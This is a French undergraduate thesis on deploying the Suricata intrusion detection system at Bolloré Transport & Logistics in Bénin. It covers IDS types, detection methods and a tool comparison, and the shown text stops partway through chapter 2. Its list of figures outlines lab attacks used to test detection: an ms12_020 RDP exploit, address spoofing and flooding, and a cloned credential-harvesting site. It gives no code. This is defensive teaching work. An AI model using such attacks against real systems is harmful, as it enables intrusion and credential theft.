



RÉPUBLIQUE DU BÉNIN
MINISTÈRE DE L'ENSEIGNEMENT SUPÉRIEUR
ET DE LA RECHERCHE SCIENTIFIQUE

UNIVERSITÉ D'ABOMEY-CALAVI

INSTITUT DE FORMATION ET DE
RECHERCHE EN INFORMATIQUE

01 BP 526 Cotonou - Bénin Tel : +229 55 028 070 / 53 973 060
<https://www.ifri-uac.bj> Courriel : contact@ifri.uac.bj



MÉMOIRE

pour l'obtention du

Diplôme de Licence en Informatique

Option : Sécurité Informatique

Présenté par :

Baudoin Hervé MESSANH

Mise en place d'un système de détection d'intrusion basé sur SURICATA : Cas de BOLLORE Transport & Logistics

Sous la supervision :

Ing. Amour Eliakim N. AGBONON, ITIL-CEH-CISA

Membres du jury :

| | | | |
|--------------------------|-----------|------|------------|
| Charles SOBABE | Docteur | IFRI | Président |
| Frédéric DJOSSOU | Ingénieur | IFRI | Examineur |
| Amour Eliakim N. AGBONON | Ingénieur | IFRI | Rapporteur |

Année Académique : 2020 - 2021

Sommaire

| | |
|-------------------------|------|
| Dédicace | ii |
| Remerciements | iii |
| Résumé | iv |
| Abstract | v |
| Liste des figures | vi |
| Liste des tableaux | viii |
| Listes des acronymes | ix |
| Glossaire | xii |
| Introduction | 2 |
| 1 Revue littéraire | 3 |
| 2 Méthodologie utilisée | 6 |
| 3 Solution déployée | 17 |
| Conclusion | 44 |
| Webographie | 45 |
| Table des matières | 46 |

Dédicace

Je dédie ce modeste travail :

A mes parents,

Mes frères et sœurs,

Et aussi à mes amis.

Remerciements

Au terme de ce projet, nous aimerions attribuer nos sincères remerciements à Dieu pour nous avoir prêté vie, motivation et assistance dans la réalisation de ce travail. Nous exprimons notre vive gratitude aux personnes physiques et institutions qui ont contribué à rendre meilleur notre travail, notamment :

- au Professeur Eugène C. EZIN, Directeur de l’Institut de Formation et de Recherche en Informatique (IFRI) pour sa disponibilité et ses nombreux conseils ;
- à Monsieur Gaston EDAH, Directeur Adjoint pour ses nombreux conseils et sa présence durant notre formation ;
- à Monsieur Amour AGBONON, maître mémoire qui nous a supervisé tout au long de notre recherche ;
- à Monsieur Pierre NGON, Directeur Général de Bolloré Transport & Logistics, pour nous avoir accordé un cadre adéquat pour le stage de fin de formation ;
- à Monsieur Richard HONVOU, Directeur des Systèmes d’Information de Bolloré Transport & Logistics
- à tous les membres de l’équipe de Bolloré Transport & Logistics pour leur disponibilité ;
- à tout le corps professoral de l’Institut de Formation et de Recherche en Informatique (IFRI), pour nous avoir transmis toutes les connaissances possibles que nous devrions avoir ;
- Pour finir, nous remercions les membres du jury qui ont accepté d’évaluer notre projet. Nous leur présentons toute notre gratitude et nos profonds respects.

Résumé

L'utilisation mal intentionnée de la technologie dans le cadre informatique, a engendré divers types d'attaques sur le système informatique des entreprises. Face à ces différentes attaques, il existe plusieurs outils permettant de sécuriser un système informatique. Parmi ceux-ci, nous avons les IDS. L'implémentation de l'IDS SURICATA nous permettra de repérer des activités anormales ou suspectes sur la cible analysée (réseau, hôte). Suricata est un NIDS qui permet de surveiller le réseau d'une entreprise afin de le protéger contre les attaques informatiques. Nous avons installé et configuré SURICATA dans un réseau virtuel et effectuer des tests qui montrent que l'IDS Suricata est bel et bien fonctionnel.

Mots clés : IDS, SURICATA, NIDS, réseau, activités suspectes

Abstract

The malicious use of technology in the IT environment has led to various types of attacks on the computer system of companies. Faced with these different attacks, there are several tools to secure a computer system. Among these we have the IDS. The implementation of the SURICATA IDS will allow us to identify abnormal or suspicious activities on the analyzed target (network, host). Suricata is a NIDS that allows you to monitor a company's network in order to protect it against computer attacks. We have installed and configured SURICATA in a virtual network and performed tests which show that the Suricata IDS is indeed functional.

Key words: [IT](#), SURICATA, network [IDS](#), [NIDS](#), suspicious activities

Liste des figures

| | | |
|------|--|----|
| 1.1 | Évolution des connaissances des attaquants en fonction du temps. | 5 |
| 2.1 | Système de détection d'intrusion réseau. | 7 |
| 2.2 | Système de détection d'intrusion hôte. | 8 |
| 2.3 | Architecture du système informatique de Bolloré Bénin | 15 |
| 3.1 | Réseau local ainsi que les trois positions que peut y prendre un IDS | 18 |
| 3.2 | Installation du paquet de Suricata | 23 |
| 3.3 | Installation réussie | 23 |
| 3.4 | Installation de Suricata-oinkmaster | 23 |
| 3.5 | Définition de l'adresse IP du réseau local | 24 |
| 3.6 | Ouverture du fichier "oinkmaster.conf" | 24 |
| 3.7 | Gestion des règles | 24 |
| 3.8 | Redémarrage du service | 24 |
| 3.9 | Vérification du statut | 24 |
| 3.10 | Téléchargement des règles | 25 |
| 3.11 | Téléchargement des règles (suite et fin) | 25 |
| 3.12 | Ouverture du fichier "essai.rules" | 25 |
| 3.13 | Règle pour la surveillance du trafic ICMP | 25 |
| 3.14 | Chemin d'accès aux règles | 26 |
| 3.15 | Configuration réussie | 26 |
| 3.16 | Personnalisation des règles | 27 |
| 3.17 | Vérification de notre configuration | 28 |
| 3.18 | Commande d'ouverture du fichier journal fast.log | 28 |
| 3.19 | Réaction de SURICATA lors du Ping | 28 |
| 3.20 | Commande d'ouverture du fichier eve.json | 28 |
| 3.21 | Sortie du fichier JSON | 28 |
| 3.22 | Démarrage du service PostgreSQL | 29 |
| 3.23 | Lancement de msfconsole | 29 |
| 3.24 | Fonction de la commande "search" | 30 |
| 3.25 | Fonction de la commande "use" | 30 |
| 3.26 | Fonction de la commande "set" | 30 |
| 3.27 | Fonction de la commande "check" | 30 |
| 3.28 | Fonction de la commande "info" | 30 |
| 3.29 | Fonction de la commande "info" (Suite & Fin) | 31 |
| 3.30 | Adresse IP de la machine victime | 31 |
| 3.31 | Information du système de la machine victime | 31 |

| | | |
|------|--|----|
| 3.32 | Autorisation des connexions à distance | 32 |
| 3.33 | Recherche de l'exploit ms12_020 | 32 |
| 3.34 | Utilisation de l'exploit ms12_020 | 32 |
| 3.35 | Vérification de la configuration pour l'exploit | 32 |
| 3.36 | Lancement de l'attaque | 33 |
| 3.37 | Résultat de l'attaque | 33 |
| 3.38 | Résultat de l'attaque (Suite & Fin) | 33 |
| 3.39 | Statut du service de SURICATA | 33 |
| 3.40 | Ouverture du fichier "fast.log" | 34 |
| 3.41 | Détection de l'attaque par SURICATA | 34 |
| 3.42 | Adresse IP de Metasploitable | 34 |
| 3.43 | Adresse IP de la machine attaquante | 35 |
| 3.44 | Scan vers la machine cible | 35 |
| 3.45 | Scan vers la machine cible (Suite & Fin) | 35 |
| 3.46 | Envoi de paquets avec usurpation de l'adresse source | 35 |
| 3.47 | Envoi de paquets avec usurpation de l'adresse source (Suite) | 35 |
| 3.48 | Envoi de paquets avec usurpation de l'adresse source (Suite & Fin) | 36 |
| 3.49 | Capture des paquets avec Wireshark | 36 |
| 3.50 | Filtrage du trafic sur le port 80 | 36 |
| 3.51 | Surcharge du réseau avec 10 adresses sources différentes | 37 |
| 3.52 | Surcharge du réseau avec 10 adresses sources différentes (Suite) | 37 |
| 3.53 | Surcharge du réseau avec 10 adresses sources différentes (Suite & Fin) | 37 |
| 3.54 | Capture du réseau lors de la surcharge du réseau avec 10 adresses sources différentes | 37 |
| 3.55 | Capture du réseau lors de la surcharge du réseau avec 100 adresses sources différentes | 38 |
| 3.56 | Capture du réseau lors de la surcharge du réseau avec 100 adresses sources différentes (Partie 2) | 38 |
| 3.57 | Détection de l'attaque lors de l'usurpation de l'adresse source | 39 |
| 3.58 | Détection de l'attaque lors de la surcharge du réseau avec 10 adresses fictives | 39 |
| 3.59 | Détection de l'attaque lors de la surcharge du réseau avec 100 adresses fictives | 39 |
| 3.60 | Présentation de SET | 40 |
| 3.61 | Attaque du Social Engineer | 40 |
| 3.62 | Attaque de site Web | 40 |
| 3.63 | Credential Harvester Attack method | 40 |
| 3.64 | Site Cloné | 41 |
| 3.65 | Hébergement du site | 41 |
| 3.66 | Site à cloner | 41 |
| 3.67 | Adresse IP du faux site Internet | 41 |
| 3.68 | Page de connexion du faux site Internet | 41 |
| 3.69 | Arrêt du service SURICATA | 42 |
| 3.70 | Service SURICATA en mode IPS | 42 |
| 3.71 | Règles IPTABLES | 42 |
| 3.72 | Fichier log <i>fast.log</i> | 42 |
| 3.73 | <i>fast.log</i> | 42 |
| 3.74 | Mise en évidence du mode IDS de SURICATA | 43 |
| 3.75 | Mise en évidence du mode IPS de SURICATA | 43 |

Liste des tableaux

| | | |
|-----|--|----|
| 2.1 | Tableau comparatif des différents types de systèmes de détection d'intrusion | 9 |
| 2.2 | Comparaison des différents outils de détection existants | 11 |
| 2.3 | Avantages et inconvénients des différents IPS | 13 |
| 3.1 | Description des différents opérateurs | 20 |

Listes des acronymes

ARP :

Address Resolution Protocol

CIDR :

Classless Inter-Domain Routing

DDoS :

Distributed Denial of Service

dll :

Dynamic Link Library

dmz :

Demilitarized Zone

DNP3 :

Distributed Network Protocol

DNS :

Domain Name System

FTP :

File Transfer Protocol

HTTP :

Hypertext Transfer Protocol

HTTP2 :

Hypertext Transfer Protocol 2.0

ICMP :

Internet Control Message Protocol

ID :

Identification

IDS :

Intrusion detection System

IMAP :

Internet Message Access Protocol

IP :

Internet Protocol

IT :

Information Technology

JSON :

JavaScript Object Notation

MAC :

Media Access Control

NAS :

Network Attached Storage

NFS :

Network Attached Storage

NIDS :

Network Intrusion Detection System

NSA :

National Security Agency

NTP :

Network Time Protocol

OS :

Operating System

RDP :

Remote Desktop Protocol

SMTC :

Societe de Manutention du Terminal a Conteneurs

SMTP :

Simple Mail Transfer Protocol

SNMP :

Simple Network Management Protocol

SSH :

Secure Shell

SSL :

Secure Socket Layer

TCP :

Transmission Control Protocol

TLS :

Transport Layer Security

TOS :

Type Of Service

ttl :

Time To Live

UDP :

User Datagram Protocol

URL :

Uniform Resource Locator

VoIP :

Voice over Internet Protocol

WIFI :

Wireless Fidelity

Glossaire

| | |
|------------------------------|---|
| exploits : | Un exploit exécute une séquence de commandes pour cibler une vulnérabilité spécifique trouvée dans un système ou une application. Un module exploit profite d'une vulnérabilité pour donner accès au système cible. Les modules d'exploit incluent le débordement de tampon, l'injection de code et les exploits d'application Web. |
| Internet des Objets : | est l'interconnexion entre l'Internet et des objets, des lieux et des environnements physiques. L'appellation désigne un nombre croissant d'objets connectés à Internet permettant ainsi une communication entre nos biens dits physiques et leurs existences numériques. |
| Modbus : | Le Protocole MODBUS est un protocole de communication qui repose sur l'architecture Master/Slave (Maître/Esclave) ou Client/Server (Client/Serveur). Le protocole est principalement destiné à permettre une communication simple, fiable et rapide entre les dispositifs d'automatisation et de terrain. |
| Multithreading : | le Multithreading permet d'exécuter plusieurs threads en même temps. Un thread est comme un processus qui s'exécute sur un ordinateur. Les modules de thread sont des fonctionnalités de thread spécifiques, comme le décodage ou la détection. |
| PING : | Commande informatique permettant de tester l'accessibilité d'une autre machine à travers un réseau. Elle mesure également le temps de latence. |
| Réseaux de capteurs : | Un réseau de capteurs sans fil est un réseau décentralisé d'un grand nombre de nœuds, qui sont des microcapteurs capables de recueillir et de transmettre des données d'une manière autonome. |

Systèmes distribués : Un système distribué désigne un système d'information ou un réseau pour lequel l'ensemble des ressources disponibles ne se trouvent pas au même endroit ou sur la même machine.

Topologie du réseau : Une topologie de réseau informatique correspond à l'architecture (physique ou logique) de celui-ci, définissant les liaisons entre les équipements du réseau et une hiérarchie éventuelle entre eux.

Introduction Générale

Contexte

La sécurité des communications est devenue une préoccupation importante des utilisateurs et des entreprises vu les échanges d'informations confidentielles circulant dans leur réseau informatique. Tous cherchent à se protéger contre une utilisation frauduleuse de leurs données ou contre des intrusions malveillantes dans les systèmes informatiques à travers plusieurs solutions informatiques. Parmi les solutions possibles, on y trouve les Systèmes de Détection d'Intrusions qui représentent de bons outils de protection pour mieux sécuriser un réseau informatique. Durant notre stage, nous avons remarqué que certains utilisateurs de BOLLORE Africa & Logistics, continuaient de se faire attaquer par des pirates, malgré les nombreuses formations de cybersécurité fourni aux utilisateurs. C'est dans cette optique, qu'il nous a été demandé de travailler sur une solution conviviale de détection d'intrusion multiplateforme. D'où le choix de notre IDS nommée SURICATA.

Problématique

Comment mettre en place un dispositif de détection et de prévention d'intrusion et quelles sont les caractéristiques et capacités de détection des intrusions qui doivent être utilisées ?

Objectifs

L'objectif principal de notre projet de mémoire est d'améliorer la sécurité du système existant en apportant une solution afin de détecter toute anomalie au sein du et plus spécifiquement consiste à :

- Mettre en place un système capable de détecter toutes anomalies ou problèmes du réseau en temps réel;
- Prendre des mesures afin d'atténuer les impacts d'une attaque.

Revue littéraire

Introduction

Les entreprises font recours à des méthodes pour minimiser les failles liées à leurs systèmes d'information, leur permettant donc de vite réagir en cas d'incidents : on parle de «sécurité informatique». Nous présenterons dans ce chapitre l'importance d'une bonne sécurité informatique, les outils nécessaires pour sécuriser un réseau informatique et l'historique des IDS.

1.1 Définition de la Sécurité Informatique

La Sécurité Informatique, est une discipline qui vise à maintenir, l'intégrité, la confidentialité et la disponibilité des informations au sein d'un système informatique.

1.2 Objectifs de la Sécurité Informatique

La sécurité informatique vise généralement cinq principaux objectifs :

- **l'intégrité** : c'est-à-dire les données ne doivent pas être modifiables de façon accidentelle ou par malveillance ;
- **la confidentialité** : consistant à assurer que seules les personnes autorisées aient accès aux ressources échangées ;
- **la disponibilité** : permettant de maintenir le bon fonctionnement du système d'information ;
- **la non-répudiation** : permettant de garantir qu'aucune action ne peut être niée par l'auteur ;
- **l'authentification** : consistant à assurer que seules les personnes autorisées aient accès aux ressources.

1.3 Outils nécessaires pour sécuriser un réseau informatique

La seule façon de garantir la sécurité d'un réseau est d'utiliser les derniers logiciels de protection informatique et de les mettre à jour constamment. Parmi les meilleurs outils de protection de données pour le réseau informatique d'une entreprise, on a : les pare-feu de nouvelle génération, les procurations serveurs et les antivirus.

- **Les pare-feu (Firewall) de nouvelle génération** : protège le système informatique contre les intrusions sophistiquées récentes. Il s'agit d'un système de sécurité détectant et bloquant les cyberattaques en intervenant au niveau applicatif et au niveau matériel en appliquant des règles de sécurité au port ou au protocole de communication par lequel passent les flux numériques.
- **Le procureur serveur** : utilisé pour conserver les données à l'abri des regards indiscrets, est l'intermédiaire entre l'internet et le web. Le serveur proxy permet de sécuriser l'accès aux données en cachant certaines informations dans le cas du proxy anonyme. Comme un pare-feu, il renforce la sécurité en détectant les logiciels malveillants et en interdisant aux autres ordinateurs extérieurs de se connecter au vôtre. Il permet également d'appliquer des règles de filtrage en fonction de la politique de sécurité informatique de votre entreprise. Un système d'authentification afin de limiter l'accès au réseau extérieur est également possible, avec une forte chance de conserver les logs.
- **L'antivirus** : utilisé contre la malveillance informatique, est la première des précautions de sécurité informatique. Une protection par antivirus représente la base pour protéger les données des virus, chevaux de Troie et Vers informatiques connus. Ces logiciels permettent de repérer les logiciels malveillants identifiés à un stade précoce de diffusion et d'y remédier via une suppression ou mise en quarantaine.

1.4 Historique des IDS

Avant l'invention des IDS, la détection d'intrusion se faisait à la main car toutes les traces devaient être imprimées afin que les administrateurs puissent y déceler des anomalies. C'est une activité très lente et pas très efficace car elle est utilisée après les attaques afin de déterminer les dommages et de retrouver comment les assaillants s'y sont pris pour entrer dans le système.

À la fin des années 70, débuts des années 80, le stockage de données en ligne est de moins en moins coûteux, les traces sont migrées sur des serveurs et en parallèle de cette migration de données, du format papier au format numérique, des chercheurs développent les premiers programmes d'analyse de traces, mais cela reste inefficace, car ces programmes sont lents et fonctionnent la nuit lorsque la charge sur le système est faible, donc les attaques sont le plus souvent détectées après coup. En 1980, James Anderson, chercheur à la [NSA](#), introduit le concept d'IDS, mais c'est en 1987 quand Dorothy Denning publie les premiers modèles de détection que les IDS vont réellement se développer. Au début des années 90, apparaissent les premiers programmes d'analyse en temps réel, qui permettent d'analyser les traces dès qu'elles sont produites. Cela a permis de détecter les attaques plus efficacement et cela a rendu possible dans certains cas la réalisation de prévention d'attaque.

Avant l'apparition d'outils de piratage, les attaques perpétrées envers des sites web étaient menées par des personnes expérimentées. La figure suivante représente les connaissances des attaquants en fonction du temps, on constate donc qu'aujourd'hui, les hackers peuvent attaquer des sites web sans connaissances préalables, notamment grâce à ces outils, qui ont été développés dans ce but.




FIGURE 1.1 – Évolution des connaissances des attaquants en fonction du temps.

Entre 2006 et 2010, le nombre d'attaques est passé d'environ 5000 à plus de 35000, d'où le besoin d'avoir des IDS performants.[1]

Depuis quelques années, les avancées produites en matière d'IDS permettent à un utilisateur de déployer celui-ci dans un large réseau tout en garantissant une sécurité effective, à l'heure du changement perpétuel de l'environnement informatique et des innombrables nouvelles attaques dévoilées chaque jour. [1]

Conclusion

Dans ce chapitre, nous avons présenté un aperçu sur la Sécurité Informatique et ses principaux objectifs afin de remédier aux menaces constantes que subit un réseau informatique. Ensuite, nous avons proposé quelques solutions existantes afin de nous protéger et réduire les risques. Et pour finir, nous avons fait l'historique des IDS.

Méthodologie utilisée

Introduction

Malgré les grands intérêts de la sécurité informatique, l'évolution des techniques utilisées par les hackers ne cessent d'accroître, dues aux failles de la sécurité des systèmes d'information. Plusieurs contre-mesures ont été développées, dont les systèmes de détection et de prévention d'intrusions. Cette solution fera l'objet de notre étude. Dans ce chapitre nous allons étudier les systèmes de détection d'intrusion et les systèmes de prévention d'intrusion, ainsi que leur fonctionnement. Et pour clôturer ce chapitre, nous allons présenter l'architecture de notre structure d'accueil et nous allons faire une étude comparative des différents IDS.

2.1 Définition des systèmes de détection et de prévention d'intrusion

- **IDS** : est un ensemble de composants logiciels et/ou matériels dont la fonction principale est de détecter et analyser des activités anormales ou suspectes sur la cible analysée (un réseau ou un hôte). Il permet ainsi d'avoir une connaissance sur les tentatives réussies comme échouées des intrusions. [2]

Certains termes sont souvent employés quand on parle d'IDS :

Faux positif : une alerte provenant d'un IDS, mais qui ne correspond pas à une attaque réelle.

Faux négatif : une intrusion réelle qui n'a pas été détectée par l'IDS.

- **IPS** : est un outil des spécialistes en sécurité des systèmes d'information, similaire aux IDS, permettant de prendre des mesures afin de diminuer les impacts d'une attaque. [3]

2.2 Différence entre les systèmes de détection et de prévention d'intrusion

Les IDS et les IPS lisent tous deux les paquets réseau et en comparent le contenu à une base de menaces connues. La principale différence entre les deux tient à ce qui se passe ensuite. Les IDS sont des outils de détection et de surveillance qui n'engagent pas d'action de leur propre fait. Les IPS

constituent un système de contrôle qui accepte ou rejette un paquet en fonction d'un ensemble de règles. [4]

2.3 Comparaison entre les différents types de Systèmes de Détection d'Intrusion

2.3.1 Les différents types de système de détection d'intrusion

À cause de la diversité des attaques que mettent en œuvre les pirates, l'installation des systèmes de détection d'intrusion doit se faire à plusieurs niveaux. Il existe donc différents types d'IDS :

1. Les NIDS(Network-based Intrusion Detection System) :

Les NIDS sont des IDS dédiés aux réseaux. Ils comportent généralement une machine qui écoute sur le segment de réseau à surveiller, un capteur et un moteur qui réalise l'analyse du trafic afin de détecter les intrusions en temps réel. Un NIDS écoute donc tout le trafic réseau, puis l'analyse et génère des alertes si des paquets semblent dangereux.

Exemples :

- Suricata [<https://suricata.io/>]
- Snort [<https://www.snort.org/>]
- Bro (renommé Zeek depuis 2018) [<https://zeek.org/>]
- Enterasys [<https://www.extremenetworks.com/>]
- Check Point [<https://www.checkpoint.com/>]




FIGURE 2.1 – Système de détection d'intrusion réseau.

2. **Les HIDS** (Host-based Intrusion Detection System) : Les systèmes de détection d'intrusion basés sur l'hôte, analysent l'information concernant cet hôte. Le but de ce type de système de détection d'intrusion est d'assurer l'intégrité des données d'un système et analyser le flux relatif à une machine ainsi que ces journaux.

Exemples :

- DarkSpy
- IceSword
- AIDE [<https://aide.github.io/>]
- Fail2ban [<https://http://www.fail2ban.org/>]
- OSSEC [<https://www.ossec.net/>]




FIGURE 2.2 – Système de détection d'intrusion hôte.

3. **Les IDS hybrides** : Les systèmes de détection d'intrusion hybrides sont généralement utilisés dans un environnement décentralisé, ils permettent de réunir les informations de diverses sondes placées sur le réseau. Leur appellation « hybride » provient du fait qu'ils sont capables de réunir aussi bien des informations provenant d'un système de détection d'intrusion basée sur l'hôte qu'un système de détection d'intrusion basée sur le réseau.

Exemples :

- Prelude [<https://www.prelude-siem.com/>]
- OSSIM [<https://cybersecurity.att.com/products/ossim>]

| Types d’IDS | Avantages | Inconvénients |
|--------------|--|--|
| HIDS | <ul style="list-style-type: none"> - contrôler les activités locales des utilisateurs avec précision ; - capable de déterminer si une tentative d’attaque est couronnée de succès ; - capable de fonctionner dans des environnements cryptés ; - détecter des attaques qui ne sont pas vues par NIDS | <ul style="list-style-type: none"> - la difficulté de déploiement et de gestion, surtout lorsque le nombre d’hôtes qui ont besoin de protection est large. |
| NIDS | <ul style="list-style-type: none"> - Couverture de l’ensemble du réseau ; - Support pour la détection d’un nombre d’attaques conséquent ; - assure la sécurité contre les attaques puisqu’il est invisible. | <ul style="list-style-type: none"> - Impossible d’analyser les données cryptées ; - Le choix de règles trop génériques pourra conduire à une quantité de faux positifs beaucoup trop importante ; - ne permet pas d’assurer si une tentative d’attaque est couronnée de succès ; - difficile à traiter tous les paquets circulant sur un grand réseau. |
| IDS hybrides | <ul style="list-style-type: none"> - Bénéficiant du support des HIDS, ils sont insensibles aux problèmes rencontrés par les NIDS ; - Meilleure corrélation ; - Diminution des faux positifs. | <ul style="list-style-type: none"> - Récent et difficile de s’interfacer avec les hyperviseurs ; - gestion et interprétation des alarmes plus difficiles |

TABLE 2.1 – Tableau comparatif des différents types de systèmes de détection d’intrusion

2.3.1.1 Caractéristiques d’un système de détection d’intrusion

Parmi les caractéristiques souhaitables trouvées dans un système de détection d’intrusion, nous pouvons citer :

- résister aux tentatives de corruption, c’est-à-dire, il doit pouvoir détecter s’il a subi lui-même une modification indésirable ;
- s’adapter au cours du temps aux changements du système surveillé et du comportement des utilisateurs ;
- être facilement configurable pour implémenter une politique de sécurité spécifique d’un réseau.

2.3.1.2 Fonctionnement d'un système de détection d'intrusion

Il faut distinguer deux aspects dans le fonctionnement d'un IDS : le mode de détection utilisé et la réponse apportée par l'IDS lors de la détection d'une intrusion. Il existe deux modes de détection, la détection d'anomalies et la reconnaissance de signatures. De même, deux types de réponses existent, la réponse passive et la réponse active.

- Les méthodes de détections

- **La détection d'anomalies :** La détection d'anomalie consiste à détecter des anomalies par rapport à un trafic habituel. La mise en place comprend toujours une phase d'apprentissage au cours de laquelle les systèmes de détection d'intrusion vont découvrir le fonctionnement normal des éléments surveillés. Ils sont en mesure de signaler les divergences par rapport au fonctionnement normal. De plus, des ajustements sont nécessaires pour faire évoluer le modèle de référence de sorte qu'il reflète l'activité normale des utilisateurs et réduire le nombre de fausses alertes générées. Dans le cas d'un HIDS, ce type de détection peut être basé sur des informations telles que l'activité sur le disque, les horaires de connexion ou d'utilisation de certains fichiers.
- **La reconnaissance de signature :** Il faut noter que la reconnaissance de signature est le mode de fonctionnement le plus implémenté par les IDS du marché. Elle consiste à rechercher dans l'activité de l'élément surveillé les empreintes d'attaques connues. L'IDS par nature est réactif, il ne peut détecter que les attaques dont il possède la signature. Pour cela, il nécessite des mises à jour fréquentes. L'efficacité de ce système de détection réside dans la précision de sa base de signature. C'est la raison pour laquelle ces systèmes sont contournés par les pirates. Il est possible d'établir des signatures génériques, qui permettent de détecter les variantes d'une attaque. Cela demande une bonne connaissance des attaques et du réseau, de façon à stopper les variantes d'une attaque, au niveau des paquets ou au niveau Protocol.

- Les réponses "Active" et "Passive"

Il existe deux types de réponses, suivant les IDS utilisés. La réponse passive est disponible pour tous les IDS alors que la réponse active est plus ou moins implémentée.

- **Réponse active :** La réponse active a pour but de stopper une attaque au moment de sa détection. Elle implique des actions automatisées prises par un IDS qui permet de couper rapidement une connexion suspecte quand le système détecte une intrusion. Pour cela, on dispose de deux techniques : la reconfiguration du pare-feu et l'interruption de la connexion TCP.
- **Réponse passive :** La réponse passive d'un IDS consiste à enregistrer les intrusions détectées dans un fichier de log qui sera analysé par le responsable de sécurité. Certains IDS permettent de logger l'ensemble d'une connexion identifiée comme malveillante. Ceci permet de remédier aux failles de sécurité pour empêcher les attaques enregistrées de se reproduire, mais elle n'empêche pas directement une attaque de se produire.

2.3.1.3 Étude comparative des principaux systèmes de détection d'intrusion informatique existants

Dans cette section, nous présentons plusieurs IDS existants.

- **SURICATA** : NIDS / NIPS open source, rapide et robuste, il effectue la détection en temps réel. Il se compose de quelques modules tels que capture, collection, décodage et détection. Il configure les flux distincts après avoir capturé et spécifié comment le flux sera séparé entre les processeurs.
- **SNORT** : NIDS / NIPS provenant du monde Open Source. Sa version commerciale, plus complète en fonction du monitoring, lui a donné une bonne réputation auprès des entreprises. Il est capable d'effectuer en temps réel des analyses de trafic et de logger les paquets sur un réseau IP. Il peut effectuer des analyses de protocole et peut être utilisé pour détecter une grande variété d'attaques et de sondes comme des dépassements de buffers, scans, attaques et bien plus.
- **BRO (Zeek)** : NIDS / NIPS et open source. Il n'existe aucun plug-in ni interface graphique pour paramétrer l'outil. Le système étant produit par des chercheurs, les mises à jour et les communautés d'utilisateurs sont parfois insuffisantes. Le gros avantage de BRO est son analyse réseau en temps réel qui permet de garantir une durabilité du réseau.

| IDS Existants | Avantages | Inconvénients |
|---------------|--|---|
| SURICATA | <ul style="list-style-type: none"> - Gratuit à télécharger et est open source ; - Incorpore le langage de script Lua qui fournit une plus grande flexibilité pour créer des règles qui identifient les conditions qui seraient difficiles ou impossibles avec une règle Snort héritée ; - Les fonctionnalités avancées comprennent le multi-threading et l'utilisation des GPU (accélération graphique) ; | <ul style="list-style-type: none"> - Moins de support par rapport aux autres IDS ; - Compliqué à installer |
| SNORT | <ul style="list-style-type: none"> - Facilité d'écriture des règles pour la détection d'intrusion ; - Très flexible et dynamique en termes de déploiement ; | <ul style="list-style-type: none"> - Pas d'interface graphique pour la manipulation des règles ; - Un peu lent dans le traitement des paquets réseau. |
| BRO (Zeek) | <ul style="list-style-type: none"> - Fonctionne efficacement dans les réseaux à fort trafic et gère les grands projets de réseau ; - Architecture très extensible | <ul style="list-style-type: none"> - Compliqué à mettre en place ; |

TABLE 2.2 – Comparaison des différents outils de détection existants

2.3.1.4 Limites des Systèmes de Détection d'Intrusion

